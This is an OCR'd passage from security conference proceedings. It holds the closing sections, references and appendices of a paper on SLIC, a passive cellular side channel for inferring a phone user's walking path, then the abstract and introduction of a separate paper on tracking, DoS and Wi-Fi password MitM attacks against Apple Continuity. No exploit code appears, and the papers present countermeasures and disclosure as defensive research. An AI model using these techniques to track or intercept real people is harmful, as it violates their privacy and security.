Figure 15 depicts the identification accuracy for data usage varying from 100% (i.e., a maximum of nine transmitting cells) to 30% data usage (i.e., a maximum of three transmitting cells). This yields an overall accuracy greater than 50% when the victim's data usage requires at least 70% of the configured secondary cells to be activated. However, it decreases further to only 24.2% for lesser data usage. Hence, we can conclude that SLIC is most effective when the victim's data usage is high triggering most of the configured secondary cells to be activated. We also observe that the open spaces yields higher accuracy even at low data usage compared to corridors or shared floors. The reason can be inferred from Figure 14 which indicates that the open spaces have lower values of side-channel information, which are accurately captured by the calibrated fingerprints leading to better accuracy.

9 Countermeasures

The CA side-channel we discover in this paper is fundamental scheduling metadata of cellular system and thus an end-user cannot remove it without the support from the operator, or, better yet, some changes in the standard. We begin with one countermeasure that *removes* the side channel completely with the modification to the standard. We then discuss how the operators can mitigate the attack without changing the standard. We also discuss some cell deployment suggestions for 5G networks.

9.1 Encrypting Side-Channel Information

This countermeasure makes the secondary cell activation information confidential to any unauthorized parties by encrypting it. In the protocol stack, the resource scheduling is done by the Medium Access Control (MAC) layer which is below the Packet Data Convergence Protocol (PDCP) layer that is responsible for encryption. Implementing the encryption of the bitmap, thus, requires significant changes in the protocol stack. Particularly, the MAC layer must be incorporated with the encryption mechanism to protect the scheduling information. In addition, this change may require a new symmetric key between every UE and the primary cell, which involves changes to the existing key management schemes [2] as it is generally advisable to have separate keys for different purposes.

9.2 Readily-Available Countermeasures

We propose two highly effective countermeasures that require no changes to the standards.

Adding noise to the side channel. This countermeasure exploits the standard operation to make the side channel noisier, rendering the SLIC less effective. According to the specification (see Section 6.1.3.8 in 3GPP TS 36.321 [5]), a device *should ignore* the activation of any secondary cells that are *not* in the list of the configured secondary cells. When some indices in the bitmap are used for the configured cells, the primary cell can activate any of the unused indices to add noise to the side channel. These additional indices are ignored by the device and thus have no effect on the scheduling of the system; yet, these intentionally added indices are wrongly considered as activated cells by an adversary.

Note that the amount of added noise may be limited based on the number of configured secondary cells. If a large number

(e.g., close to 31) of secondary cells is already configured, then the primary cell can add only a small number of noise secondary cells.

Changing device identifiers frequently. As we explain in our threat model (§3), SLIC requires linking the real-world identity to the network identity of the devices (i.e., TMSI). A number of attacks, such as Shaik et al. [3] or Rupprecht et al. [40], have demonstrated that such mapping of identities in different layers is possible in 4G networks. As a countermeasure, thus, operators can change the TMSIs frequently (e.g., every connection request), making the mapping difficult in practice. Note, however, that care must be taken when designing and implementing reallocation of TMSIs as new TMSIs can be traceable with new attack strategies; see how one can link the changing TMSIs in the 5G network with the recent attack by Hussain et al. [24].

9.3 SLIC-Aware Cell Planning

Proper *cell planning* is necessary when deploying or upgrading cellular networks. Operators decide numerous high-level system parameters during cell planning, including the basic cell layouts [41], frequency allocations [42, 43], inter-cell interference management [44], etc., to achieve several operational goals [45]: improving radio coverage, maximizing resource utilization, optimizing the system capacity, etc.

A *SLIC-aware* cell planning considers the risk of path identification from the early stage of cell deployment. What we report in this paper is that high variance in the path fingerprints makes the path-identification attacks highly effective. The SLIC-aware cell planning would minimize the variance in the number of nearby cells at different locations, rendering the SLIC highly ineffective. 5G is still at its infancy and, thus, this new SLIC-aware planning goal can be considered for the upcoming network deployment. Also, 5G is expected to be much more heterogeneous (e.g., millimeter waves, sub-6-GHz spectrum, unlicensed bands) than 4G networks and this heterogeneity would make the SLIC-aware cell planning optimization more viable. We leave this as future work.

10 Related Work

Location-privacy attacks exploiting cellular networks. Recent studies demonstrated that adversaries may be able to infer the location of targeted individuals and their traces [3,4]. The closest work to SLIC is proposed by Michalevsky et al. [4] called PowerSpy attack that exploits the fact that mobile devices experience similar power changes when traveling on the same driving path due to the static cellular tower locations. While PowerSpy and SLIC both utilize side-channel information from the cellular network to infer the user's location, they differ significantly in the following two aspects. First, PowerSpy requires *installing malware* on the victim devices, which increases the attack cost. SLIC inherently does not have such requirements as it can simply capture the victim's information by passively monitoring the cellular network. Second, PowerSpy infers driving paths, while SLIC identifies more fine-grained walking paths, even distinguishing across different indoor paths.

Similarly, Shaik et al. [3] demonstrate that in LTE, an adversary can determine whether a target user is in the same cell by probing the targeted user's applications or through silent voice calls. Yet, the attack can only infer whether a target is within the primary cell whereas SLIC can achieve much fine-grained location information.

IMSI catchers [46] can be also used to track cellular users at the cell granularity after the international mobile subscriber identity (IMSI) of a target user is learned via a fake base station. In contrast, SLIC does not require any fake base station and achieves much finer-grained location inference.

Location-privacy attacks exploiting sensors. Researchers proposed side-channel attacks exploiting sensors on a smartphone to infer the victim's location. Han et al. proposes *AC-Complice* which utilizes a smartphone's accelerometer to infer the victim's driving routes as well as its starting point [47]. Narain et al. extends the work to also incorporate gyroscope and magnetometer sensors and correctly identify driving paths across 11 cities [48]. Ho et al. relies solely on the barometer of a smartphone to track a car's driving route [49]. However, all of these works requires installing malware on the victim's phone. SLIC inherently removes such constraint, rendering its attack more stealthy.

11 Conclusion

Mobile phone location is undoubtedly highly sensitive information. Our society has reached a strong consensus that phone location data must be handled with extreme care; see the heated discussion regarding contact tracing in the midst of a pandemic. SLIC demonstrates that such highly sensitive phone location information can be leaked to an unauthorized adversary stealthily through benign-looking scheduling metadata in any modern cellular networks. Worse yet, the risk of location information leakage is only expected to grow as cellular networks utilize more frequency spectrum with small cells using heterogeneous physical-layer technologies.

Acknowledgment

We thank our shepherd and the anonymous reviewers for their helpful feedback. We also thank all the participants who helped us collect data. This research was partially supported by Institute for Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korean government (MSIT) (No.2019-0-01343, Regional strategic industry convergence security core talent training business).

References

[1] Global Mobile Suppliers Association. Global LTE Subscriptions Forecast to 2020. https://bit.ly/35vSgiI.

[2] 3GPP. TS 33.401 v13.0: 3GPP System Architecture Evolution (SAE), 2016.

[3] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems. In *Network and Distributed System Security Symposium*, 2016.

[4] Yan Michalevsky, Aaron Schulman, Gunaa Arumugam Veerapandian, Dan Boneh, and Gabi Nakibly. PowerSpy: Location Tracking Using Mobile Device Power Analysis. In *USENIX Security*, 2015.

[5] 3GPP. TS 36.321 v13.0: Medium Access Control (MAC) Protocol Specification, 2016.

[6] srsLTE. Open-Source SDR LTE Software Suite from Software Radio Systems (SRS).

[7] Jeffrey G. Andrews, Stefano Buzzi, Wan Choi, Stephen V. Hanly, Angel Lozano, Anthony C. K. Soong, and Jianzhong Charlie Zhang. What Will 5G Be? In *IEEE JSAC Special Issue On 5G Wireless Communication Systems*, 2014.

[8] 3GPP. TR 36.889: Feasibility Study on Licensed-Assisted Access to Unlicensed Spectrum, 2015.

[9] Intel. Alternative LTE Solutions in Unlicensed Spectrum: Overview of LWA, LTE-LAA and Beyond. Technical report, 2016.

[10] 3GPP. TS 36.101 v13.0: Evolved Universal Terrestrial Radio Access (E-UTRA); User Equipment (UE) Radio Transmission and Reception, 2016.

[11] 3GPP. Carrier Aggregation Explained, 2013. https://bit.ly/3bWdYNW.

[12] 3GPP. Evolution of LTE in Release 13, 2015. https://www.3gpp.org/news-events/1628-rel13.

[13] GadgetGuy. Samsung Galaxy S20 Ultra 5G – 2020's Best Google Android Phone, 2020. https://bit.ly/2RpWb8l.

[14] Engadget. Samsung's Latest LTE Modem Supports Faster-Than-Fiber Speeds, 2017. https://engt.co/2Fu3rO9.

[15] 3GPP. TS 36.331 v13.0: Radio Resource Control (RRC) Protocol Specification, 2016.

[16] Ettus. USRP B210. https://bit.ly/3huMHn4.

[17] Arun Prabhudesai. Video Viewing Consumes About 60% of Total Mobile Data Traffic in India, 2017. https://bit.ly/3bXHYJa.

[18] Sandvine Intelligent Broadband Networks. Global Internet Phenomena, 2016. https://bit.ly/2Rl1wOi.

[19] Business Insider. 5G is Generating Demand for Korea Telecom's Unlimited Plans, 2019. https://bit.ly/33pgRmL.

[20] Ken's Tech Tips. Vodafone Unlimited Data: Unlimited, Max and Lite Plans With No Download Limits, 2019. https://bit.ly/3bUqa1K.

[21] The Washington Post. How did YouTube Become the Most Popular Music Streaming Site? By Sounding Like the World Itself, 2019. https://wapo.st/2DW3Wjh.

[22] Think with Google. 40 Years After Video Killed the Radio Star, YouTube is Transforming Music. Here's What Brands Need to Know., 2018. https://bit.ly/2RpZBrY.

[23] Mashable SE Asia. People Watch Netflix While Walking, apparently, and the Company Wants Their Data, 2019. https://bit.ly/35x4BmP.

[24] Syed Rafiul Hussain, Mitziu Echeverria, Omar Chowdhury, Ninghui Li, and Elisa Bertino. Privacy Attacks to the 4G and 5G Cellular Paging Protocols Using Side Channel Information. In *Network and Distributed Systems Security*, 2019.

[25] ZDNet. Augmented Reality Invades the Conference Room, 2018. https://zd.net/3bYWTmK.

[26] Ericsson. You Need to See Why 5G is the Future of AR Gaming, 2019. https://bit.ly/3iz2brC.

[27] Yuanjie Li, Chunyi Peng, Zengwen Yuan, Jiayao Li, Haotian Deng, and Tao Wang. Mobileinsight: Extracting and Analyzing Cellular Network Information on Smartphones. In *ACM Conference on Mobile Computing and Networking*, 2016.

[28] Matlab. Matlab LTE Toolbox.

[29] Meinard Müller. *Information Retrieval for Music and Motion*. Springer, 2007.

[30] GSA. 5G Market Status: Snapshot January, 2020. https://bit.ly/35wPFF4.

[31] ns 3. 5G-LENA Simulator.

[32] Omnet. OMNet++ - Simulation Models and Tools.

[33] Opnet. Opnet Simulator.

[34] AFAR Communications. FCC Rules for Unlicensed Wireless Equipment Operating in the ISM bands. https://afar.net/tutorials/fcc-rules/.

[35] Digital Guide IONOS. CSMA/CA: Definition and Explanation of the Method, 2019.

[36] Hwan-Joon Kwon, Jeongho Jeon, Abhijeet Bhorkar, Qiaoyang Ye, Hiroki Harada, Yu Jiang, Liu Liu, Satoshi Nagata, Boon Loong Ng, Thomas Novlan, Jinyoung Oh, and Wang Yi. Licensed-Assisted Access to Unlicensed Spectrum in LTE Release 13. In *IEEE Communications Magazine on LTE Evolution*, 2016.

[37] 3GPP. TS 36.213 v13.0: Evolved Universal Terrestrial Radio Access (E-UTRA); Physical Layer Procedures, 2016.

[38] Maravedis. WiFi/3GPP Relations Thaw Over LTE-LAA but not LTE-U, 2015. https://bit.ly/35xAXh7.

[39] Aruba. Wi-Fi First, Hewlett Packard Enterprise's Vision For Mobile Connectivity and LTE in Unlicensed Spectrum. Technical report.

[40] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on Layer Two. In *IEEE Symposium on Security and Privacy*, 2019.

[41] Fan-Hsun Tseng, Han-chieh Chao, Jin Wang, et al. Ultra-Dense Small Cell Planning Using Cognitive Radio Network Toward 5G. *IEEE Wireless Communications*, 2015.

[42] Thomas David Novlan, Radha Krishna Ganti, Arunabha Ghosh, and Jeffrey G Andrews. Analytical Evaluation of Fractional Frequency Reuse for OFDMA Cellular Networks. *IEEE Transactions on wireless communications*, 2011.

[43] Ran Zhang, Miao Wang, Lin X Cai, Zhongming Zheng, Xuemin Shen, and Liang-Liang Xie. LTE-Unlicensed: The Future of Spectrum Aggregation for Cellular Networks. *IEEE Wireless Communications*, 2015.

[44] Min Suk Kang and Bang Chul Jung. Decentralized Intercell Interference Coordination in Uplink Cellular Networks Using Adaptive Sub-band Exclusion. In *IEEE Wireless Communications and Networking Conference*, 2009.

[45] Sami Tabbane. LTE Planning and Dimensioning. In *Workshop on Mobile network planning and security*, 2019.

[46] Stig Mjølsnes and Ruxandra Olimid. Easy 4G/LTE IMSI Catchers for Non-Programmers. In *Computer Network Security*, 2017.

[47] Jun Han, Emmanuel Owusu, Le T. Nguyen, Adrian Perrig, and Joy Zhang. ACComplice: Location Inference using Accelerometers on Smartphones. In *Communication Systems and Networks and Workshops*, 2012.

[48] Sashank Narain, Triet D. Vo-Huu, Kenneth Block, and Guevara Noubir. Inferring User Routes and Locations Using Zero-Permission Mobile Sensors. In *IEEE Symposium on Security and Privacy*, 2016.

[49] Bo-Jhang Ho, Paul Martin, Prashanth Swaminathan, and Mani Srivastava. From Pressure to Path: Barometer-based Vehicle Tracking. In *ACM International Conference on Embedded Systems for Energy-Efficient Built Environments*, 2015.

[50] Farhana Afroz, Ramprasad Subramanian, Roshanak Heidary, Kumbesan Sandrasegaran, and Solaiman Ahmed. SINR, RSRP, RSSI and RSRQ Measurement in Long Term Evolution Networks. In *International Journal of Wireless & Mobile Networks*, 2015.

[51] Matthew Gast. 802.11 Wireless Networks: The Definitive Guide, 2005. https://bit.ly/35zmmSz.

[52] 3GPP. TS 36.133 v13.0: Requirements For Support of Radio Resource Management, 2016.

[53] Kworb. Most Viewed Music Videos of All Time, 2020. https://kworb.net/youtube/topvideos.html.

[54] CISCO. Radio Resource Management: Transmit Power Control (TPC) Algorithm. Technical report, 2016.

A Design and Implementation of Wi-Fi-to-5G Evaluation Framework

We first explain the three stages in the Wi-Fi-5G evaluation framework that applies the selection algorithm on the Wi-Fi measurements to obtain the number of configured secondary cells (§A.1). Then, we describe the secondary cell selection algorithm as given in the specification (§A.2) followed by its implementation (§A.3).

A.1 Design of Wi-Fi-to-5G Evaluation Framework

Figure 8 depicts the three stages in Wi-Fi-to-5G evaluation framework.

❶ **Converting Wi-Fi signals to 5G signals.** Even though Wi-Fi and 5G LAA secondary cells share many physical-layer characteristics, there still exist some minor differences that

need to be taken into account. For example, we measure the Received Signal Strength Indicator (RSSI) value of the Wi-Fi signals whereas the cellular system measures Reference Signal Receive Power (RSRP) [50], which is a more fine-grained measurement than RSSI. These measurements are made on the beacons or reference signals (i.e., discovery reference signal) transmitted by the Wi-Fi AP and primary cell respectively. However, the periodicity of the transmission of beacons and reference signals is different. On one hand, Wi-Fi transmits beacons approximately every 100 milliseconds [51], whereas the reference signals can be sent every 40/80/120 milliseconds [36]. The limited periodicity of reference signals in Wi-Fi systems leads to coarse-grain measurement. This may degrade the quality of the side-channel information and thus offers the lower-bound performance for SLIC.

❷ **Implementing the secondary cell configuration algorithms.** Unlike 4.5G/5G networks, only a single access point (AP) is assigned to a user at a time in Wi-Fi. To obtain the set of configured secondary cells that can be aggregated for concurrent downlink transmission, we execute the secondary cell configuration algorithms in the specification (Section 5.5.4 in TS 36.331 [15]). The algorithm has the following steps: (1) A primary cell assigns an initial set of secondary cell configuration algorithms and its parameters when a UE first connects to it; (2) the UE measures the secondary cells based on the parameters set in (1) and sends the measurement reports based on the configuration algorithms; (3) Based on the report, the primary cell takes the determined actions, such as selecting a new secondary cell, and informs the UE along with the updated set of algorithms if required; (4) Repeat (2)–(3).

❸ **Determining activated secondary cells.** In this final stage of the evaluation framework, we determine the activated secondary cells based on the user's downlink demand. All the configured secondary cells will be activated if there is a backlog in the UE's downlink. However, if a user's downlink demand is limited the cellular network will activate a fewer number of secondary cells.

A.2 Secondary Cell Selection Algorithm

We reproduce the secondary cell selection algorithm to emulate the behavior observed in traces captured from the real network. The primary cell selects the secondary cells for each user based on the data it receives from the UE. To receive this data, the primary cell first informs the UE about the configuration parameters such as type of measurements, reporting period, configuration parameters, list of frequencies, etc., which are required by the cell selection algorithm [15]. The UE sends measurement reports consisting of radio quality of cells often indicated by RSRP or Reference Signal Received Quality (RSRQ) values. The primary cell uses these reports to select an optimal set of secondary cells, which together with the primary cell form the serving cells.

What to measure. There are two broad categories of radio quality measurements performed by the UE:

1) *Serving and intra-frequency measurements* where the UE measures the serving cells and the neighbouring cells in the same frequency as the serving cells. These neighbouring cells are called intra-frequency neighbouring cells.
2) *Inter-frequency measurements* where the UE measures cells in frequencies configured by the primary cell but not present in the current serving cell frequencies. These cells are known as inter-frequency neighbouring cells. The UE measures the inter-frequency neighbouring cells during a measurement gap configured by the primary cell. During this gap, no transmission or reception is scheduled. This enables the UE to switch to different bands and obtain the signal quality of cells in these bands.

When to send the report. The measurement reports can be sent either periodically or when a condition is triggered. We notice from our captured network traces that the majority of the reports are sent only when a condition is triggered. Hence, we implement a cell selection algorithm where the measurement report is sent by the UE only when one of the events configured by the primary cell is triggered. We discuss the four triggering conditions below.

1) `A1` algorithm (Good-serving-cell): The serving secondary cell radio quality becomes better than the absolute threshold. On receiving this report, the primary cell maintains the secondary cell as a serving cell.
2) `A2` algorithm (Bad-serving-cell): The serving cell radio quality becomes worse than the absolute threshold. This is an indication of bad radio conditions for the secondary serving cell and the primary cell will eventually remove the secondary cell.
3) `A4` algorithm (Good-inter-neighbour-cell): The inter-frequency neighbouring cell radio quality becomes better than the absolute threshold. This will lead to the primary cell adding the inter-frequency neighboring cell to the list of serving cells.
4) `A6` algorithm (Good-intra-neighbour-cell): The report is triggered if an intra-frequency cell's radio quality becomes *offset* better than the current serving secondary cell. This will lead to the removal of the current serving secondary cell and the addition of the better intra-frequency neighbour cell into the serving set.

Configuration. Apart from the thresholds and offsets set by the primary cell, two additional parameters are also configured to avert triggering of unnecessary reports due to sudden fluctuation in the signal strength of cells.

1) *Time-to-Trigger* parameter is the duration of time for which the triggering condition needs to be met to trigger a measurement report.
2) *Hysteresis* is a delta value which makes sure that the measured signal strength is actually better (or worse).

Table 3: Symbol Table

Symbol	Meaning
CID	Cell ID
f	Frequency
$Thres$	Threshold configuration parameter
Hys	Hysteresis configuration parameter
TTT	Time-to-Trigger
$Num_{Serving}$	Number of serving cells
$Config$	Configuration parameters for the triggers
$TimeElapsed$	Time elapsed since the last measurement

A.3 Implementation

We implement a time-driven emulator that emulates the event triggers on the UE and the secondary cell selection in the primary cell. In the emulator, a UE measures the serving and intra-frequency cells every 100 milliseconds and applies Algorithm 1 to checks if the new measurements trigger A1, A2, or A6 event. For inter-frequency measurement, our measurement gap is scheduled every 5 seconds to collect inter-frequency measurements and apply Algorithm 2 to check for A4 event. We set intra-frequency and inter-frequency measurement period to be 800 milliseconds and 1000 milliseconds as per the specification [52] and hysteresis value as two based on the observation in the real network traces. In case an event is triggered, the measurement reports are sent back to the primary cell. The primary cell takes these measurement reports as input for the selection algorithm and outputs the number of configured secondary cells for the UE at that instant.

The Wi-Fi measurement consists of the Wi-Fi MAC, the measured RSSI values, and the frequencies observed by the smartphone every 100 milliseconds. Each MAC address is a unique LAA cell ID, with the RSSI values emulating the RSRP values. Finally, the frequencies of the Wi-Fi APs are assumed to be the operating frequency of the emulated LAA cells. The measurement reports are further divided into serving, intra-frequency, and inter-frequency neighbouring cells. At the beginning of the emulation, we select one Wi-Fi AP from each unique frequency to be the serving secondary cell and the remaining as classified as intra- or inter-frequency neighbours. We then execute our selection algorithm to update the set of serving secondary cells with the configuration parameters set to maximize UE performance.

Algorithm 1 presents the implementation of the A1, A2, A6 algorithm. The algorithm takes as input the signal quality of serving and intra-frequency cells, denoted by $Measurement$, the configuration parameters denoted as $Config$, $Num_{Serving}$ which is the total number of serving cells at time $t-1$ and the time elapsed since the previous measurement, denoted as $TimeElapsed$. We apply the algorithm on each of the serving and intra-frequency cell measurements. $Num_{Serving}$ is updated based on the triggered events. Finally, the algorithm outputs the $Num_{Serving}$ at time t and the set of updated serving cells. Algorithm 2 presents the implementation of the A4 algorithm. Table 3 describes the symbols used in the algorithm.

Algorithm 1: Intra-Frequency Measurement Algorithm

```
1  Function Intra-Frequency-Measurement-Algorithm(Config,
   Measurement, Num_Serving, TimeElapsed):
2      [CID_Serving, RSSI_Serving, f_Serving] ←
         getServingCell(Measurement)
3      [CID_Intra, RSSI_Intra, f_Intra] ←
         getIntraFreqCell(Measurement)
4      foreach SCell in CID_Serving do
5          if RSSI_SCell > A1_Thres + A1_Hys then
6              if A1_TTT ≤ 0 then
7                  TRIGGER A1
8              else
9                  A1_TTT ← A1_TTT - TimeElapsed
10             end
11         else if RSSI_SCell < A2_Thres − A2_Hys then
12             if A2_TTT ≤ 0 then
13                 TRIGGER A2
14                 DeleteServingCell(CID_SCell)
15                 Num_Serving ← Num_Serving − 1
16             else
17                 A2_TTT ← A2_TTT - TimeElapsed
18             end
19         end
20         [RSSI_MaxNeigh, CID_MaxNeigh] ←
             getBestIntraNeigh(f_Intra, f_SCell)
21         if RSSI_MaxNeigh > RSSI_SCell + A6_Off + A6_Hys then
22             if A6_TTT ≤ 0 then
23                 TRIGGER A6
24                 DeleteServingCell(CID_SCell)
25                 AddServingCell(CID_MaxNeigh)
26             else
27                 A6_TTT ← A6_TTT - TimeElapsed
28             end
29         end
30     end
31     return Num_Serving
```

B CA Activation at a Low Rate

We empirically show that a low data rate application can still trigger up to three CA. We collect fingerprints of a 250-meter outdoor path using Sony Xperia XZ1 phone while streaming YouTube music videos at a 360p resolution. We stream the five most popular videos on YouTube in 2019 and 2020, respectively [53] and show the percentages of one CA, two CA, and three CA activations for all ten videos in Figure 16. We observe an average data rate of 15Mb/s while streaming the ten videos indicating that a moderate data rate triggers three CA as well.

C Effect of Network Load on CA Activation

We empirically show that the CA activation is strongly dependent on the UE location and less on the load of the cellular

Algorithm 2: Inter-Frequency Measurement Algorithm

Function `Inter-Frequency-Measurement-Algorithm`($Config$, $Measurement$, $Num_{Serving}$, $TimeElapsed$)**:**

- $[CID_{Inter}, RSSI_{Inter}, f_{Inter}] \leftarrow getInterFreqCell(Measurement)$
- $f_{Current} \leftarrow SelectInterFrequencyToMeasure(f_{Inter})$
- $[RSSI_{MaxNeigh}, CID_{MaxNeigh}] \leftarrow getBestInterNeigh(f_{Current})$
- **if** $RSSI_{MaxNeigh} > \texttt{A4}_{\texttt{Thres}} + \texttt{A4}_{\texttt{Hys}}$ **then**
  - **if** $\texttt{A4}_{\texttt{TTT}} \leq 0$ **then**
    - TRIGGER A4
    - $AddServingCell(CID_{MaxNeigh})$
    - $Num_{Serving} \leftarrow Num_{Serving} + 1$
  - **else**
    - $\texttt{A4}_{\texttt{TTT}} \leftarrow \texttt{A4}_{\texttt{TTT}}$ - $TimeElapsed$
  - **end**
- **end**
- **return** $Num_{Serving}$




Figure 16: CA activation while streaming ten 360p YouTube music videos.





Figure 17: CA configuration and activation observed in four walks on the same path.

system by testing on another LTE-A network in a metropolitan city. We collect four fingerprints of a single 260-meter outdoor pedestrian path using a Sony Xperia XZ1 phone connected to the LTE-A network that supports up to three CA. We particularly choose three different times of the day (i.e., morning, afternoon, and evening) across two days to reflect different network load experienced by the LTE-A network [17, 18]. We run the MobileInsight [27] app while simultaneously downloading files at the maximum rate, to activate a maximum number of secondary cells. Figure 17 shows the CA configuration and activation for four walks on the same path. The plot shows that fingerprints have a consistent pattern across different walks at different times. This indicates that the load of the cellular network has minimal effect on the CA activation.



(a) Average DTW distance for TPC values (b) Average DTW distance for phones

Figure 18: (a) Average DTW distance across three TPC power levels. (b) Average DTW distance between fingerprints collected with Nexus1 and other phones (Nexus2, Sony, and Samsung).

D Perturbation in Received Signal Strengths

RSSI can vary at times due to factors such as transmit power control (TPC), antenna properties, mobile phone models, etc. One question, therefore, is *"How reliable would the fingerprinting mechanism be when RSSI values change across walks?"* From our experiment in the Wi-Fi environment, we show that minor perturbations in the RSSI values do not cause any major difference in the side-channel measurement.

We show the reliability of the fingerprints in the presence of TPC by conducting an experiment in our Wi-Fi environment that implements the Cisco TPC algorithm [54]. Here, we consider the Wi-Fi TPC algorithm to be similar to the algorithm used by the LAA secondary cells(see §6). We retrieve the TPC power level logs of every Wi-Fi AP deployed on a fixed path in our building and collect the path fingerprints every time the TPC power level changes. Specifically, we collect ten fingerprints each when the TPC power level of a Wi-Fi AP on the path is set as 1 (maximum power), 2 (maximum power-3 dB), and 3 (maximum power-6 dB). We then compute the average DTW distance between fingerprints collected when TPC is 1 with fingerprints collected when TPC is 2, and 3 and show it in Figure 18(a). The similar average DTW distance across power levels indicates the fingerprints are similar even in the presence of TPC. Thus, we empirically show that the fingerprints are reliable and have minimum impact.

Similarly, to show the reliability of the fingerprints across different phones, we collect five fingerprints of a fixed path while holding four phones, namely, Sony Xperia Z5, Samsung Galaxy S6, and two Nexus 6 phones (Nexus1 and Nexus2). Figure 18(b) shows the average DTW distance between fingerprints collected using one Nexus 6 (Nexus1) and other phones. The plot shows similar average DTW distances between Nexus1 and the other three phones indicating the fingerprints will be similar across different phone models and hence do not cast a consequential influence on the fingerprint. The aforementioned observation is not surprising because the side channel the SLIC adversaries observe is highly aggregated information that has *lost* most of the rich details of the raw RSSI measurements but contains only the coarse-grain trends. Our attack evaluation in Section 7 shows that this coarse-grained side channel is still highly effective for path identification.

Disrupting *Continuity* of Apple's Wireless Ecosystem Security: New Tracking, DoS, and MitM Attacks on iOS and macOS Through Bluetooth Low Energy, AWDL, and Wi-Fi



Milan Stute Alexander Heinrich Jannik Lorenz Matthias Hollick

Secure Mobile Networking Lab, Technical University of Darmstadt, Germany

Abstract

Apple controls one of the largest mobile ecosystems, with 1.5 billion active devices worldwide, and offers twelve proprietary wireless *Continuity* services. Previous works have unveiled several security and privacy issues in the involved protocols. These works extensively studied AirDrop while the coverage of the remaining vast Continuity service space is still low. To facilitate the cumbersome reverse-engineering process, we describe the first guide on how to approach a structured analysis of the involved protocols using several vantage points available on macOS. Also, we develop a toolkit to automate parts of this otherwise manual process. Based on this guide, we analyze the full protocol stacks involved in three Continuity services, in particular, Handoff (HO), Universal Clipboard (UC), and Wi-Fi Password Sharing (PWS). We discover several vulnerabilities spanning from Bluetooth Low Energy (BLE) advertisements to Apple's proprietary authentication protocols. These flaws allow for device tracking via HO's mDNS responses, a denial-of-service (DoS) attack on HO and UC, a DoS attack on PWS that prevents Wi-Fi password entry, and a machine-in-the-middle (MitM) attack on PWS that connects a target to an attacker-controlled Wi-Fi network. Our PoC implementations demonstrate that the attacks can be mounted using affordable off-the-shelf hardware ($20 micro:bit and a Wi-Fi card). Finally, we suggest practical mitigations and share our findings with Apple, who have started to release fixes through iOS and macOS updates.

1 Introduction

With 1.5 billion active devices, Apple controls one of the largest mobile ecosystems worldwide [5]. Also, Apple is in the unique position of controlling both hard- and software and, therefore, can push new services to all of their platforms (iOS, iPadOS, macOS, tvOS, and watchOS) quickly. As a result, there are currently twelve different wireless services, such as AirDrop and Handoff, that Apple markets under the umbrella term *Continuity* [9]. While these services improve the user experience, wireless protocol designs and implementations offer a large surface for attacks. This has been demonstrated via numerous attacks against standardized protocols, e. g., Bluetooth [1], WEP [39], WPA2 [47], WPA3 [48], GSM [12], UMTS [35], and LTE [29]. Recently, several works have found severe vulnerabilities in Apple's proprietary wireless protocols [11, 18, 34, 44]. In particular, they have demonstrated the trackability of Apple devices that continuously transmit custom Bluetooth Low Energy (BLE) advertisements [18, 34], user identification and denial-of-service (DoS) attacks on Apple's proprietary Apple Wireless Direct Link (AWDL) protocol [44], and machine-in-the-middle (MitM) attacks on AirDrop [11, 44]. While these works have already discovered several vulnerabilities, they have only analyzed a fraction (one out of twelve services) of the potential attack surface. The most costly part of such analyses is the initial investment in reverse-engineering the complex software architecture [42] that implements the various proprietary protocols involved in offering Apple's services. However, the previous works lack an elaborate discussion on the actual process.

This paper provides the first structured guide to reverse engineer these proprietary protocols, which combines insights of previous works with our own experience. To make our guide more accessible and sustainable, we release a toolkit for semi-automated reverse-engineering of Apple's wireless ecosystem. Following this guide, we analyze three previously undocumented protocols used by the Handoff (HO), Universal Clipboard (UC), and Wi-Fi Password Sharing (PWS) services. Using the recovered specifications and our own open-sourced re-implementations, we discover four novel security and privacy vulnerabilities spanning from design errors to implementation issues, attesting—again—the inferiority of *security by obscurity*. The attacks enable new device tracking, DoS, and MitM attacks. We provide proof-of-concept (PoC) implementations for all attacks using only standard hardware such as a regular Wi-Fi card and a low-cost ($20) micro:bit [36] for BLE communication.

In particular, we make the following five contributions. *First*, we make security analysis of Apple's wireless ecosystem more affordable by presenting a structured and semi-automated reverse-engineering method. Our practical guide covers different vantage points and helps to navigate the complex system architecture of iOS and macOS. *Second*, we provide a complete specification of the protocols involved in the HO and UC services. We open-source a parser for Apple's proprietary OPACK serialization format and a sample implementation of the authentication protocol. *Third*, we provide a complete specification of the protocols involved in the PWS service. We accompany the specification with open-source implementations of both requestor and grantor roles. *Fourth*, we discover several security and privacy vulnerabilities and present four novel wireless network-based attacks. These are:

(1) A protocol-level DoS attack on HO and UC that exploits a low-entropy authentication tag in the BLE advertisements and a replay protection mechanism.
(2) A device tracking attack that exploits the asynchronous randomization interval of several AWDL device identifiers, such as MAC address and mDNS records.
(3) A MitM attack that exploits the one-sided authentication in PWS to automatically distribute and fill-in Wi-Fi passwords, which causes the victims to connect to an attacker-controlled Wi-Fi network.
(4) A DoS attack against the PWS protocol that exploits a parsing bug and allows for crashing the Settings app on iOS and, thus, could prevent a user from connecting to a new Wi-Fi network.

And *fifth*, we propose practical mitigations for all discovered vulnerabilities and a previously discovered [34] BLE device tracking attack. We have responsibly disclosed our findings to Apple, who have, so far, fixed two issues through iOS and macOS updates.

The rest of this paper is structured as follows. Section 2 discusses background and related work. Section 3 contains our reverse engineering guide. Section 4 presents the protocol specifications of three Apple services. Section 5 analyses security and privacy aspects of these protocols, presents our attacks, and proposes mitigations. Finally, Section 6 concludes this work.

2 Background and Related Work

